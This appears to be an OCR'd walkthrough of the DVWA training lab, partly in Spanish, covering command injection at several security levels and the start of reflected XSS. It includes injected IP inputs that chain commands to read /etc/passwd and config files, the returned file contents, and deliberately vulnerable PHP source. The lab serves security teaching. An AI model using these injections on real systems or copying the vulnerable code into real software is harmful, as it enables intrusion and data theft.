
Ping a device

Enter an IP address: Submit

```
PING 192.168.1.6 (192.168.1.6): 56 data bytes
64 bytes from 192.168.1.6: icmp_seq=0 ttl=64 time=0.048 ms
64 bytes from 192.168.1.6: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 192.168.1.6: icmp_seq=3 ttl=64 time=0.056 ms
--- 192.168.1.6 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.045/0.051/0.056/0.000 ms
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

2>&1 para redireccionar *stderr* (standard error) a *stdout* (standard output)


Vulnerability: Command Injection
192.168.1.6/vulnerabilities/exec/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 8.8.8.8; more /etc/apt/sources.list
Submit
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=120 time=11.889 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=120 time=11.013 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=120 time=11.017 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=120 time=11.005 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 11.005/11.231/11.889/0.380 ms
::::::::::::::
/etc/apt/sources.list
::::::::::::::
deb http://deb.debian.org/debian stretch main
deb http://deb.debian.org/debian stretch-updates main
deb http://security.debian.org stretch/updates main
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*




8.8.8.8|more /etc/php/7.0/apache2/php.ini

Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox (Navegación privada)

192.168.1.6/vulnerabilities/view_source_all.php?id=exec

Medium Command Injection Source

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```




8.8.8.8|more /etc/passwd

Command Injection Source


vulnerabilities/exec/source/high.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```


Vulnerability: Command Inject
192.168.1.6/vulnerabilities/exec/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 192.168.1.6|more /etc/passwd
Submit
PING 192.168.1.6 (192.168.1.6): 56 data bytes
64 bytes from 192.168.1.6: icmp_seq=0 ttl=64 time=0.048 ms
64 bytes from 192.168.1.6: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 192.168.1.6: icmp_seq=3 ttl=64 time=0.055 ms
--- 192.168.1.6 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.048/0.056/0.067/0.000 ms
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
192.168.1.6|more /etc/passwd
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help

XSS Reflejado

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vuln...
192.168.1.6/vulnerabilities/view_source.php?id=xss_r&security=low
Reflected XSS Source
vulnerabilities/xss_r/source/low.php
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if(array_key_exists("name", $_GET) && $_GET['name'] != NULL) {
// Feedback for end user
echo '<pre>Hello ' . $_GET['name'] . '</pre>';
}
?>
Compare All Levels
Username: admin
Security Level: low
PHPIDS: disabled
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Help - Cross Site Scripting (Reflected)

About

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

Because its a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).

Objective

One way or another, steal the cookie of a logged in user.

Low Level

Low level will not check the requested input, before including it to be used in the output text.

`Spoiler:` [redacted].

Medium Level

The developer has tried to add a simple pattern matching to remove any references to "<script>", to disable any JavaScript.

`Spoiler:` [redacted].

High Level

The developer now believes they can disable all JavaScript by removing the pattern "<s*c*r*i*p*t".

